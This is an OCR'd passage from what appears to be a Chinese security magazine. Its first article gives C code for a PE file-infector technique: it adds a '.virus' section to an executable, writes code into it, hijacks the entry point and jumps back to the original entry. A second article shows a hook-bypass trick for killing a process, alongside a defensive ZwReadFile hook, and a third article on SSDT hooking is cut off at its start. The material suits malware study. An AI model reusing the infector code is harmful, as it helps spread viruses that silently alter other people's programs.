NT 文件头是一个很重要的结构，它存储了这个 exe 文件的运行时所需要的信息。它又包括三个部分：Signature，FileHeader，OptionalHeader。其中后面两个字段的类型分别为：IMAGE_FILE_HEADER 和 IMAGE_OPTIONAL_HEADER32。这两个结构体的具体内容就不列举了，下面列举一下它们里面几个重

要的字段。

（1）Signature：它用字符“PE”标识这是一个 NT 文件头。我们可以用 Dos 文件头的标志“MZ”与这个变量来检测所处理的文件是否为一个标准的 exe 文件。

（2）FileHeader.NumberOfSections：记录这个 exe 文件的节数。节与节表将在后面介绍。

（3）OptionalHeader.AddressOfEntryPoint：记录文件被执行时的入口地址。它是一个内存偏移，也就是文件装入内存后相对于装载地址的偏移。与内存偏移相对应的概念是文件偏移，文件偏移是在装入内存之前数据相对于磁盘文件开始处的偏移。由于程序在装载过程中 Windows 会进行一些数据的变换，所以对于同一位置的数据，这两个概念表示的值是不一样的。

（4）OptionalHeader.SectionAlignment 和 Optional Header.FileAlignment：前者为文件装入内存后的对齐单位，后者为数据在磁盘文件中的对齐单位。所谓对齐单位，举个例子，假如对齐单位为 512 字节，而真正的数据只有 100 字节，那么存储它所占的空间是 512 字节；如果实际数据为 200 字节，所占空间也是 512 字节。

（5）OptionalHeader.SizeOfHeaders：Dos 文件头、NT 文件头、节表三部分按文件对齐单位对齐后的总大小。

（6）OptionalHeader.SizeOfCode：exe 文件中所有可执行代码的长度，它是实际代码长度按内存页对齐后的大小。

（7）OptionalHeader.SizeOfImage：内存中整个 PE 映像的尺寸，按内存单位对齐。

exe 文件中具有相同属性的数据被保存在同一个节中，比如 exe 文件中所有代码被保存在节。text 中，代码中用到的全局数据被放在节.data 中等等。不同的 exe 文件节的数目是不相等的。节表就是记录本 exe 文件节信息的地方。

节的信息用 IMAGE_SECTION_HEADER 来表示，一个节对应一个这样的结构。文件中有多少节，节表中就有多少个这样的结构与之对应。IMAGE_SECTION_HEADER 中一些重要的字段如下。

（1）Name：字符类型，用来记录节的名字，比如.text。

（2）Misc.VirtualSize：记录节中数据的实际大小，即没有进行对齐前的大小。

（3）VirtualAddress：文件被装入内存后该节相对于装载地址的偏移，即内存偏移。

（4）PointerToRawData：在磁盘文件中该节相对于磁盘文件开始的偏移，即文件偏移。

（5）SizeOfRawData：该节在磁盘文件中所占空间，它是实际数据 Misc.VirtualSize 以文件对齐单位 FileAlignment 对齐后的大小。

（6）Characteristics：节属性。上面说过了，节是同一属性的数据的集合，这个字段记录了该节中的数据所具有的属性。

节区是用来存放数据的地方，也就没有什么可以介绍的了。

添加代码前的准备工作

源代码的工程目录下有一个 test.exe 文件，这个文件是用 win32 汇编写的一个小程序，功能是弹出一个对话框，对话框里显示寄存器 eax 的值。在没有添加代码之前会弹出 0，我们在要添加的代码里把 eax 的值赋为 5，如果添加成功，运行后就会弹出 5。在添加代码之前首先要获得病毒代码的起始地址、结束地址和代码长度，这一部分代码的原理在前一篇中文章已经做过介绍，这里略过。以下为准备工作的代码：

```
    //*******首先检测文件合法性*******
    //基本思想为：把文件映射到内存中
    //先检测文件开始的两个字节是否为 Dos 文件头的标志“MZ”
    //通过 Dos 文件头的 e_lfanew 字段定位到 NT 文件头的开始处
    //检查其标志是否为 PE
    //若都正确则确定为一个合法的 exe 文件
    //打开文件，创建文件映射，把文件映射到内存中
    hFile = CreateFile("test.exe", GENERIC_READ , FILE_SHARE_
READ |
        FILE_SHARE_WRITE , NULL , OPEN_EXISTING , FILE_
ATTRIBUTE_ARCHIVE ,
    NULL);
    hMapFile = CreateFileMapping(hFile , NULL , PAGE_READONLY,
0 , 0 , NULL);
    pMapOfFile = MapViewOfFile(hMapFile , FILE_MAP_READ , 0,
0 , 0);
    IMAGE_DOS_HEADER *pDosHeader;
    //检测 DOS 文件头
    pDosHeader = ( IMAGE_DOS_HEADER* )pMapOfFile;
    if(pDosHeader->e_magic != IMAGE_DOS_SIGNATURE)
    {
        cout << "Check Dos Header Error!" << endl;
        goto FreeViewOfMap; //不是一个标准的 exe 文件，结束
    }
    IMAGE_NT_HEADERS *pNtHeader;
    //检测 NT 文件头
    pNtHeader = (IMAGE_NT_HEADERS*)((PBYTE)pDosHeader +
pDosHeader->e_lfanew);
    if (pNtHeader->Signature != IMAGE_NT_SIGNATURE)
    {
        cout << "Check NT Header Error!" << endl;
        goto FreeViewOfMap; //检测 NT 文件头失败，结束程序
    }
    //*******检测成功则继续做准备工作*******
    //基本思想：把原文件复制一份，命名为 test_virus.exe
    //在内存中申请一块文件头＋节表大小的内存作为工作区
    //用原文件头＋节表的内容填充这块内存
    //在下一节修改完节表信息后这块内存内容会写入 test_virus.exe 中
    BOOL bCopy;
    //首先把要添加病毒代码的文件复制一份
    bCopy = CopyFile("test.exe" , "test_virus.exe" , FALSE);
    HANDLE hNewFile;
    //打开刚刚复制的文件
    hNewFile = CreateFile("test_virus.exe" , GENERIC_READ |
GENERIC_WRITE,FILE_SHARE_READ    | FILE_SHARE_
WRITE , NULL , OPEN_EXISTING , FILE_ATTRIBUTE_
ARCHIVE , NULL);
    HGLOBAL pNewFileHeader;
    //为新文件的文件头申请一块内存，用于修改文件头信息
    pNewFileHeader = GlobalAlloc(GPTR , pNtHeader->Optional
Header.SizeOfHeaders);
    //用原文件头填充这块内存
    RtlMoveMemory((PVOID)pNewFileHeader , (PVOID)pMapOfFile,
pNtHeader->OptionalHeader.SizeOfHeaders);
    IMAGE_NT_HEADERS *pNewFileNtHeader;
    //把 pNewFileNtHeader 定位到新内存的 NT 文件头处
    pNewFileNtHeader = (IMAGE_NT_HEADERS*)((PBYTE)
pNewFileHeader + pDosHeader->e_lfanew);
```

到此为止代码的指针信息如下。

- pMapOfFile：指向原文件的内存映射的开始。
- pDosHeader：和上一个地址一样，只不过是类型不一样。
- pNTHeader：指向原文件内存映射的 NT 头。
- pNewFileHeader：指向新申请空间的开始。
- pNewFileNtHeader：指向新申请空间的 NT 头。

添加新节表

我们在 exe 文件中添加代码的方法是在 exe 文件中添加一个独立的节，在这个节中加入自己的代码。添加新节的主要任务是添加新节表，以及对新节表中的信息进行修正。笔者将在代码中解释其实现原理，所列出的代码全部为对刚申请的内存的操作。

```
//*******定位到最后一个节表处*******
int nSecNum;            //记录节数目的变量
nSecNum = pNtHeader->FileHeader.NumberOfSections;
//pLastSec 记录没添加节表之前的最后一个节表开始位置
//pNewSec 指向 pLastSec 的结尾处，也就是要添加的新节表的
//位置
IMAGE_SECTION_HEADER *pLastSec , *pNewSec;
//定位到最后一个节表处
//NT 头的地址+NT 头的大小+（节表数-1）个节表的大小
pLastSec = (IMAGE_SECTION_HEADER*)((PBYTE)pNew
FileNtHeader + sizeof(IMAGE_NT_HEADERS)+ (nSecNum-1) *
sizeof(IMAGE_SECTION_HEADER));
//把 pNewSec 定位到最后一个节表的结尾处
//因为 pLastSec 的类型为 IMAGE_SECTION_HEADER
//所以加 1 其实是加了这个结构的长度
pNewSec = pLastSec + 1;
//*******修改新增节表的相关信息*******
//在 NT 文件头中把节表总数加 1
pNewFileNtHeader->FileHeader.NumberOfSections ++;
//修改新节的文件偏移
//新节的偏移是原最后一个节的文件偏移加上原最后一个节的
//文件大小
//注意，这里加的是原最后一节实际数据按文件对齐单位对齐后的
//大小
pNewSec->PointerToRawData=pLastSec->PointerToRawData+pLa
stSec->SizeOfRawData;
//修改新节的文件尺寸
//计算过程为：实际代码长度/文件对齐单位得到代码所占的页
//面数
// dwFunCodeLen 为程序开始时得到的病毒代码长度
int nAlignNum;
nAlignNum = dwFunCodeLen / pNewFileNtHeader->Optional
Header.FileAlignment;
//如果除的过程中余数不为 0，说明还要多占一个对齐页面
if (dwFunCodeLen % pNewFileNtHeader->OptionalHeader.
FileAlignment != 0)
{
    nAlignNum++;
}
//总页面数*文件对齐单位=对齐后的所占空间大小
pNewSec->SizeOfRawData=nAlignNum*pNewFileNtHeader->Opt
ionalHeader.FileAlignment;
//修改所有代码长度按内存页对齐后的大小
//对齐处理的方法和上面一样，只不过这里用的是内存的对齐单位
nAlignNum = dwFunCodeLen / pNewFileNtHeader->Optional
Header.SectionAlignment;
if (dwFunCodeLen % pNewFileNtHeader->OptionalHeader.
SectionAlignment != 0)
{
    nAlignNum ++;
}
pNewFileNtHeader->OptionalHeader.SizeOfCode += nAlignNum *
                            pNewFileNtHeader->Optional
Header.SectionAlignment;
//修改整个 exe 文件内存映像尺寸，
//原尺寸+新加入的代码按内存对齐后的大小
pNewFileNtHeader->OptionalHeader.SizeOfImage += nAlignNum *
                            pNewFileNtHeader->Optional
Header.SectionAlignment;
//修改新节的内存偏移量
//原最后节的内存偏移加上原最后节实际大小后按内存单位对
//齐后的大小
//对齐处理的方法和上面一样
nAlignNum = pLastSec->Misc.VirtualSize /
            pNewFileNtHeader->OptionalHeader.SectionAlignment;
if(pLastSec->Misc.VirtualSize%pNewFileNtHeader->OptionalHea
der.SectionAlignment!= 0)
{
    nAlignNum ++;
}
pNewSec->VirtualAddress=nAlignNum*pNewFileNtHeader->Opti
onalHeader.SectionAlignment +pLastSec->VirtualAddress;
//修改新节的内存尺寸，这里是实际代码长度
pNewSec->Misc.VirtualSize = dwFunCodeLen;
//更新新节的属性，让新加的节具有可执行、可读写的属性
pNewSec->Characteristics = IMAGE_SCN_CNT_CODE |
IMAGE_SCN_MEM_EXECUTE
| IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE;
//更新节名
strcpy((char*)pNewSec->Name , ".virus");
//更新程序的入口地址，让程序先执行刚刚添加的代码
pNewFileNtHeader->OptionalHeader.AddressOfEntryPoint =
pNewSec->VirtualAddress;
//下面把修改过的文件头和节表信息写入刚复制的文件中
BOOL bWrite;
DWORD dwHeaderSize , dwWriten;
dwHeaderSize =
(DWORD)(pNewFileNtHeader->OptionalHeader.SizeOfHeaders);
bWrite = WriteFile(hNewFile , (LPVOID)pNewFileHeader ,
dwHeaderSize , &dwWriten , NULL);
```

看完上面的代码你可能会有点疑惑：既然添加了一个新节表，为什么文件头中的记录文件头+节表大小的 OptionalHeader.SizeOfHeaders 字段没有修改。因为这个字段记录的是文件头+节表按文件单位对齐后的大小，所以在实际数据后面有大片的空间是没有被占用的，我们虽然改变了实际数据的大小，但它们所占的空间并没有变。正是由于这个原因，可以直接把这块修改过后的数据直接写回文件，而不必担心它会覆盖后面第一个节的数据。

好了，到此为止 test_virus.exe 中的节表信息已经被修改了，下一步要做的就是把病毒代码写入刚添加的节中。

向新节中复制代码

这里的操作主要针对刚复制的文件。代码主要是一些 API 的调用，比上一节要易懂一些。代码及原理如下：

```
//*****向文件中添加病毒代码*****
DWORD dwSetFileP;
//设定文件指针到新文件中新节开始处
// pNewSec->PointerToRawData 为新节在文件中的偏移
dwSetFileP = SetFilePointer(hNewFile , pNewSec->PointerToRawData,
NULL , FILE_BEGIN);
//写入病毒代码，
// dwFunBegAddr 为程序开始时得到的函数开始地址
bWrite = WriteFile(hNewFile , (LPVOID)dwFunBegAddr , dwFun
CodeLen , &dwWriten , NULL);
//定位到文件尾部，并设定文件结束
dwSetFileP = SetFilePointer(hNewFile, pNewSec->PointerToRawData +
             pNewSec->SizeOfRawData , NULL, FILE_BEGIN);
SetEndOfFile(hNewFile);
```

到这里，病毒代码已经添加到文件中并可以正常运行了，下一步就是让我们的代码执行完后跳转到原程序继续执行。你读源代码时会发现，本程序开始时获得的病毒代码长度其实是真正的代码长度+5，也就是说，我们向文件中复制病毒代码时复制的最后 5 个字节是没意义的。这样做的目的是用这 5 个字节为跳转到原入口地址的 jmp 指令占位（jmp 指令由指令码 E9 和一个 32 位偏移组成，共占 5 个字节）。具体代码如下：

```
//首先得到我们添加的代码结尾处到原入口地址的偏移
//注意：因为程序运行时所有这些代码都已经装入内存
//所以这里计算的是内存偏移
PBYTE pModifyAddr;
//得到所添加代码的开始位置
pModifyAddr = (PBYTE)pNewSec->VirtualAddress;
//定位到所添加代码的结尾
pModifyAddr += dwFunCodeLen;
int nSub;    //存放跳转距离的变量
//因为新文件中的原入口地址已经被我们改了，所以只能从原文
//件的内存映射中取
//用原入口地址-添加代码的结束地址=jmp 的偏移
nSub = (PBYTE)(pNtHeader->OptionalHeader.AddressOfEntry
Point) - pModifyAddr;
//下面得到将要修改的这 5 个字节相对于新复制文件起始位置
//的偏移值
DWORD dwModifyLoca;
//先得到所添加的代码起始位置在文件中的偏移
dwModifyLoca = pNewSec->PointerToRawData;
//用这个偏移加上代码长度减去 5 得到最后 5 个字节起始处
dwModifyLoca = dwModifyLoca + dwFunCodeLen - 5;
//设定文件指针到最后的 5 个字节起始处
dwSetFileP = SetFilePointer(hNewFile , dwModifyLoca , NULL ,
FILE_BEGIN);
//向这 5 个字节的第 1 个字节处写入 jmp 的机器码 E9
BYTE bJmp;
bJmp = 0XE9;
bWrite = WriteFile(hNewFile , &bJmp , 1 , &dwWriten , NULL);
//向后 4 个字节写入跳转偏移
bWrite = WriteFile(hNewFile , &nSub , 4 , &dwWriten , NULL);
```

写完之后就大功告成了，再往后就是一些扫尾工作，如关闭句柄，释放内存等。


结语

到此为止就完成了添加代码工作。对于文章中所列出的代码笔者进行了一些精简，并且对每一行笔者认为重要的代码都加了详细的注释，以求最大限度减少读者的学习困难，更完整的代码可以去黑防网站下载。需要说明一点，这个程序必须用 VC 的 Debug 方式进行编译，否则无法运行。另外编译时，要把编译参数中的/GZ 去掉，因为这个参数会让病毒代码在生成的 exe 文件中有绝对地址调用的情况，这样的代码添加到其他文件后会运行出错。当然如果你对前一篇文章中介绍的分析方法很熟悉，还可以对 release 编译方式（甚至是其他公司的编译器）生成的 exe 文件进行反汇编，得到它们编译时的一些底层信息，然后修改本文给出的源代码，也可以达到目的。

本文提到的这个技术在加壳程序中也有着广泛的应用。学好这个技术，一是要有比较强的 C 语言功底，二是要对 exe 文件有深入的了解，否则即使看源代码也会不知所云。笔者的后续文章：病毒技术之三、之四也将会陆续给出，在下两篇文章中将把更多的工作放在病毒代码内部，望读者关注。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Win64、Ring3、hook



Win64 上 Ring3 Inline Hook 的绕过及反制

文 胡文亮

我在 2011 年第 1 期黑防杂志发了一篇文章：《在 Win64 上实现 Ring3 Inline Hook》。后来某网友告诉我，用户态的 Inline Hook 虽然稳定，不蓝屏，但是很容易被绕过。比如 kernelbase!OpenProcess 被挂钩了，怎么绕过钩子呢？我们可以把 kernelbase.dll 复制到 C 盘，并改名为 basekernel.dll，再用 LoadLibraryW 加载这个 DLL。要调用 OpenProcess 时，首先获得 basekernel.dll 中 OpenProcess 的地址，再用函数指针的方式调用即可。请看如下代码：

```
typedef HANDLE(__stdcall *MYOPENPROCESS)(DWORD,BOOL,
DWORD);
int _tmain(int argc, _TCHAR* argv[])
{
    DWORD dwpid=0, mypid=GetCurrentProcessId();
    printf("My PID is %ld\n",mypid);
    printf("Inject [hookdll.dll] to this process, then input PID of
[calc.exe]: ");
    scanf("%ld",&dwpid);
    HANDLE h=OpenProcess(1,0,dwpid);
    printf("Process Handle=%ld\n",h);
    TerminateProcess(h,0);
    getchar();
    printf("Reload kernelbase.dll now!");
    getchar();
    CopyFileW(L"c:\\windows\\system32\\kernelbase.dll",
L"c:\\basekernel.dll",0);
    HMODULE hlib=LoadLibraryW(L"c:\\basekernel.dll");
    if(hlib==0)
    {
  printf("Cannot load [c:\\basekernel.dll]!");
        getchar();
        return 0;
    }
```

```
    MYOPENPROCESS MyOpenProcess=(MYOPENPROCESS)
GetProcAddress(hlib,"OpenProcess");
        h=MyOpenProcess(1,0,dwpid);
        printf("Process Handle=%ld\n",h);
        TerminateProcess(h,0);
        CloseHandle(h);
        FreeLibrary(hlib);
        DeleteFileW(L"c:\\basekernel.dll");
        getchar();
        return 0;
    }
```

把含上述代码的进程中的 kernelbase!OpenProcess 钩住无法阻止它杀进程，因为它在打开进程的过程中根本没有用到 kernelbase.dll 中的函数，用的是 basekernel!OpenProcess。尽管 basekernel.dll 根本就是 kernelbase.dll 的马甲，但是系统竟然没有认出来。

由图 1 可见，第一次打开进程失败（进程句柄为 0）。经重载 kernelbase.dll 后，打开进程成功。如果就让这么简单的一段代码废了 Ring3 Inline Hook，我自然是不甘心的。仔细观察代码，可以发现，要重载 kernelbase.dll，必须把 kernelbase.dll 复制一次！这下子就找到了“绕过 Ring3 Inline Hook”的死穴！我们只要不让对方复制 kernelbase.dll 就行了。当然直接挂钩 CopyFileW 是不行的，因为复制文件的方法多种多样，记得我在学习 C 语言的时候，老师就让我们用 C 语言库函数（fread、fwrite）来实现文件复制。但是我们知道，复制文件必须读取文件，读取文件必然要用到 ZwReadFile，那么我们把 ZwReadFile 钩住了就可以了。




图 1

在 Win64 下进行 Ring3 Inline Hook 的方法在上期杂志的文章中已经讲过，这里不再赘述。我只把 Fake_ZwReadFile 的代码贴出来：

```
    BOOL __stdcall Fake_ZwReadFile(
        IN HANDLE   FileHandle,
        IN HANDLE   Event   OPTIONAL,
        IN PVOID   ApcRoutine   OPTIONAL,
        IN PVOID   ApcContext   OPTIONAL,
        OUT PIO_STATUS_BLOCK   IoStatusBlock,
        OUT PVOID   Buffer,
        IN ULONG   Length,
        IN PLARGE_INTEGER   ByteOffset   OPTIONAL,
        IN PULONG   Key   OPTIONAL)
    {
        long (WINAPI *pZwReadFile)(
        IN HANDLE   FileHandle,
        IN HANDLE   Event   OPTIONAL,
        IN PVOID   ApcRoutine   OPTIONAL,
        IN PVOID   ApcContext   OPTIONAL,
        OUT PIO_STATUS_BLOCK   IoStatusBlock,
        OUT PVOID   Buffer,
        IN ULONG   Length,
        IN PLARGE_INTEGER   ByteOffset   OPTIONAL,
        IN PULONG   Key   OPTIONAL);
        pZwReadFile=(long (WINAPI *)(HANDLE,HANDLE,PVOID,
PVOID,PIO_STATUS_BLOCK,PVOID,ULONG,PLARGE_INTEGER,
PULONG))GetOriginalFunction( (ULONG_PTR)Fake_ZwReadFile );
        char lszsrc[522];
        char dllname[]="kernelbase.dll";
        char dllname2[]="ntdll.dll";
        char *ptrx,*ptry;
        WCHAR wszsrc[MAX_PATH+1];
      GetFileNameFromHandleW3(FileHandle,wszsrc);
        PWSTR2PCHAR(wszsrc, lszsrc);
        ptrx = strstr(strlwr(lszsrc), dllname);
        ptry = strstr(strlwr(lszsrc), dllname2);
        if (ptrx!=NULL || ptry!=NULL)
            return 0x80070000;
        else
            return pZwReadFile(FileHandle,Event,ApcRoutine,
ApcContext,IoStatusBlock,Buffer,Length,ByteOffset,Key);
    }
```

简单解释以上代码：首先从文件句柄中获得文件名，如果文件名中包含 kernelbase.dll 或者 ntdll.dll 的字样，就返回 0x80070000，否则不做处理。从文件句柄获取文件名的代码如下（非原创，是网友“渔家傲”给我的）：

```
    LPWSTRGetFileNameFromHandleW3(HANDLE hFile, LPWSTR
lpFilePath)
    {
        const int FileNameInformation = 9;   // enum FILE_
INFORMATION_CLASS;
        typedef struct _IO_STATUS_BLOCK {
            union {
                ULONG   Status;   // NTSTATUS
                PVOID   Pointer;
            };
            ULONG_PTR   Information;
        } IO_STATUS_BLOCK, *PIO_STATUS_BLOCK;   // Defined in
Wdm.h
        typedef struct _FILE_NAME_INFORMATION {
            ULONG   FileNameLength;
        WCHAR   FileName[MAX_PATH];
        } FILE_NAME_INFORMATION, *PFILE_NAME_
INFORMATION;
        typedef LONG (CALLBACK* ZWQUERYINFORMATIONFILE)(
            HANDLE   FileHandle,
            IO_STATUS_BLOCK *IoStatusBlock,
            PVOID   FileInformation,
            ULONG   Length,
        ULONG   FileInformationClass
        );
        lpFilePath[0] = 0x00;
        HMODULE hNtDLL = GetModuleHandleW(L"ntdll.dll");
        if (hNtDLL == 0x00)   { return 0x00; }
        ZWQUERYINFORMATIONFILE ZwQueryInformationFile =
(ZWQUERYINFORMATIONFILE)GetProcAddress(hNtDLL,
"ZwQueryInformationFile");
        if (ZwQueryInformationFile == 0x00) { return 0x00; }
        FILE_NAME_INFORMATION fni;
        IO_STATUS_BLOCK isb;
        if (ZwQueryInformationFile(hFile, &isb, &fni, sizeof(fni),
FileNameInformation) != 0)   { return 0x00; }
        fni.FileName[fni.FileNameLength / sizeof(WCHAR)] = 0x00;
        BY_HANDLE_FILE_INFORMATION fi;
        if(!GetFileInformationByHandle(hFile, &fi) || (fi.dwFileAttributes
& FILE_ATTRIBUTE_DIRECTORY))   { return 0x00; }
        WCHAR   szDrive   [MAX_PATH];
        WCHAR *lpDrive = szDrive;
        int   iPathLen;
        if (GetLogicalDriveStringsW(MAX_PATH - 1, szDrive) >=
MAX_PATH)   { return 0x00; }
        while ((iPathLen = lstrlenW(lpDrive)) != 0) {
            DWORD dwVolumeSerialNumber;
            if(!GetVolumeInformation(lpDrive, NULL, NULL,
    &dwVolumeSerialNumber,NULL, NULL, NULL, NULL)) { return 0x00; }
            if (dwVolumeSerialNumber == fi.dwVolumeSerialNumber) {
                lstrcpynW(lpFilePath, lpDrive, lstrlen(lpDrive));
                lstrcatW(lpFilePath, fni.FileName);
                break;
            }
            lpDrive += iPathLen + 1;
        }
        return lpFilePath;
    }
```

由于以上函数返回的字符串类型是 LPWSTR，而“检测字符串 1 是否包含在字符串 2 里”的库函数 strstr 不支持 LPWSTR（或者说没有宽字符串版同功能的函数），所以我还写了函数

PWSTR2PCHAR，把宽字符串转换成窄字符串。

```
Void PWSTR2PCHAR(LPCWSTR tc, PCHAR c)
{
    WideCharToMultiByte(CP_ACP, 0, tc, -1, c, wcslen(tc), 0, 0);
    c[wcslen(tc)] = 0;
}
```

经测试结果如图 2 所示。




图 2

由截图可知，我们的 ZwReadFile 钩子起到了作用。因为无法复制文件，导致重载 kernelbase.dll 失败。

接下来说些不吐不快的话。

（1）如果要把 Ring3 Inline Hook 做到产品级的软件中，要尽可能挂钩底层的函数。比如进程防杀，一定要要挂钩 ntdll.dll 中的 NtOpenProcess，绝不能是 kernelbase.dll 或者 kernel32.dll 的 OpenProcess。因为越接近底层，才能拦截到尽可能多的调用（无论在 Win32 还是 Win64 都一样，只是 Win32 中 Ring3 Inline Hook 完全没有市场，因为 Ring0 Inline Hook 完全没有成本）。

（2）通过这种手法，Ring 3 Inline Hook 就基本没有什么办法被绕过了（除非是硬编码恢复 Inline Hook，但由于 Win64 上的函数头没有"垃圾指令"，所以硬编码恢复 Inline Hook 基本可以忽略）。但是恶意程序直接从网上下载一个 kernelbase.dll 或者 ntdll.dll 再进行动态调用 API，就绕过了复制 dll 的过程。至于怎么处理这个问题，我还没有什么"好"的解决之道。不过"一般"的方法还是有的，就是拦截 LdrLoadDll（LoadLibraryW 会调用到这个函数），检查待加载 DLL 的导出表。如果发现导出表里有大量 Nt****、Zw****、Rtl***，或者标准 Win32 API 的函数名（起码 50 个以上），那么基本可以判定此 DLL 是 ntdll.dll 或者 kernelbase.dll/user32.dll 的马甲，直接禁止加载即可。只不过，这种判断方法过于山寨，会产生误判；而且据说很会搞 PE 文件的人，把 DLL 导出表的函数抹掉或者改名都是可以的，所以在某些时候可能会完全不起作用。不过这样已经拦截住绝大多数的绕过手段了（毕竟修改 DLL 导出表是件有风险的事情，不能保证 100%成功而且有效）。

（3）在 Win64 编程中要特别注意数据类型的长度，一定要找到正确的结构体定义。CLIENT_ID 是大家非常常见的结构体，它有两个成员，一个是 UniqueProcess，一个是 UniqueThread。网上不少代码都写成了：

```
typedef struct _CLIENT_ID
{
    DWORD UniqueProcess;
    DWORD UniqueThread;
} CLIENT_ID, *PCLIENT_ID;
```

这在 Win32 中这是没有问题的，但是在 Win64 中问题就大了，因为 CLIENT_ID 的正确定义是：

```
typedef struct _CLIENT_ID
{
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, *PCLIENT_ID;
```

经查证，HANDLE 是 VOID*的马甲，指针类型在 Win32 下的长度是 4，在 Win64 下的长度是 8（DWORD 的长度是 4）。如果按照错误的定义，在调用 NtOpenProcess 时没有问题，而在调用 NtOpenThread 时会返回"初始化失败"。

本文到此结束，欢迎爱搞 64 位系统底层编程的同道中人对本文提出宝贵的意见和建议。如果大家对本文提出的问题还有更优的解决方案，也还请不吝赐教。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：SSDT、MmMapIoSpace



SSDT Hook 之 MmMapIoSpace 方法

文/图 换心

SSDT 的全称是 System Services Descriptor Table，即系统服务描述符表。SSDT 中包含了所有内核导出函数的地址，每个地址长度为 4 个字节。Windows 可执行程序在内核模式中运行，需要基于系统服务索引编号，在 SSDT 中定位函数的内存地址。KeServiceDescriptorTable 是由内核（Ntoskrnl.exe）导出的一个表，这个表是访问 SSDT 的关键，其结构显示如图 1 所示。

